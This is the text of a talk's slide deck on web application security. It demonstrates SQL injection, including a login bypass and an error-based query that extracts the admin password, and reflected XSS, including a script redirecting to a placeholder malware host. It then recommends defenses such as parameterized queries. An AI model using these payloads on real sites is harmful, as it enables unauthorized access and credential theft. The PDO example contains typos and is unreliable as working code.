Web Application Security
by Lee Christensen
@tifkin_
Thanks to our Sponsors!
Who is this guy?
• Lee Christensen
• Penetration Tester and Security Consultant
• Computer Security Enthusiast
• Web Application Security
• Browser Security
• Developer (at heart…)
• Almost a Weber State graduate
Who are you?
Where are we going?
• Attacker techniques and defenses (Application level)
• Awareness – NON-COMPREHENSIVE
• Injection Attacks
• SQL injection
• Cross-site scripting
• Cross Site Request Forgery

• Password Storage
• Quick note on permission
Injection Attacks
DEMO
SQL injection attacks and techniques

Input: PASSWORD
SELECT user_id
FROM phorum_users
WHERE username = 'admin'
AND password = 'PASSWORD'


Input:’ OR 1=1#
SELECT user_id
FROM phorum_users
WHERE username = 'admin'
AND password = '_________'
Input:’ OR 1=1#
SELECT user_id
FROM phorum_users
WHERE username = 'admin'
AND password = '' OR 1=1#'

BLAH' AND
(SELECT 1
FROM
(SELECT COUNT(*),
CONCAT(
'>>>',
(SELECT password
FROM phorum_users
WHERE username = 'admin')
,'<<<',
FLOOR(RAND(0)*2))x
FROM phorum_users
GROUP BY x)a)#'
Defenses

• “Give me parameterized SQL, or give me death” – Jeff Atwood
• No concatenating strings!
• Server-side input validation
• Whitelist Acceptable Characters
• Avoid blacklists where possible
• Use an Object Relational Mapper (ORM)
• NO CONCATENATING STRINGS!

$db = new PDO('mysql:host=host;dbname=<DB>',
'DB_USER',
'DB_PASSWORD');
$db = $db->prepare('SELECT user_id
FROM phorum_users
HERE username = :username
AND password = :password');
$db->bindParam(':username', $username, PDO:PARAM_STR);
$db->bindParam(':password', $password, PDO:PARAM_STR);
$db->execute();

Cross-site Scripting
<script>alert(1)</script>
What is XSS?
• Injected client side content (usually JavaScript*)
• Extremely Prevalent
• Some of the types
• Reflective
• Persistent (Stored)
• DOM-based
• Mutation XSS (mXSS)
• Flash-based XSS
Reflective XSS
• welcome.jsp?name=Bob
• Welcome Bob!
• welcome.jsp?name=<blink>Bob</blink>
• Welcome <blink>Bob</blink>
R.I.P. <blink> - Aug. 6, 2013
• welcome.jsp?name=<script>document.location=“evil.server/malware
”</script>
• Welcome <script>document.location=“evil.server/malware”</script>!
Vulnerable Code
Welcome $name
Persistent XSS
• XSS attack payload is stored
• Database
• Session variable
• Cookie
• File
• Image metadata
Demo
Cross-site scripting (XSS)
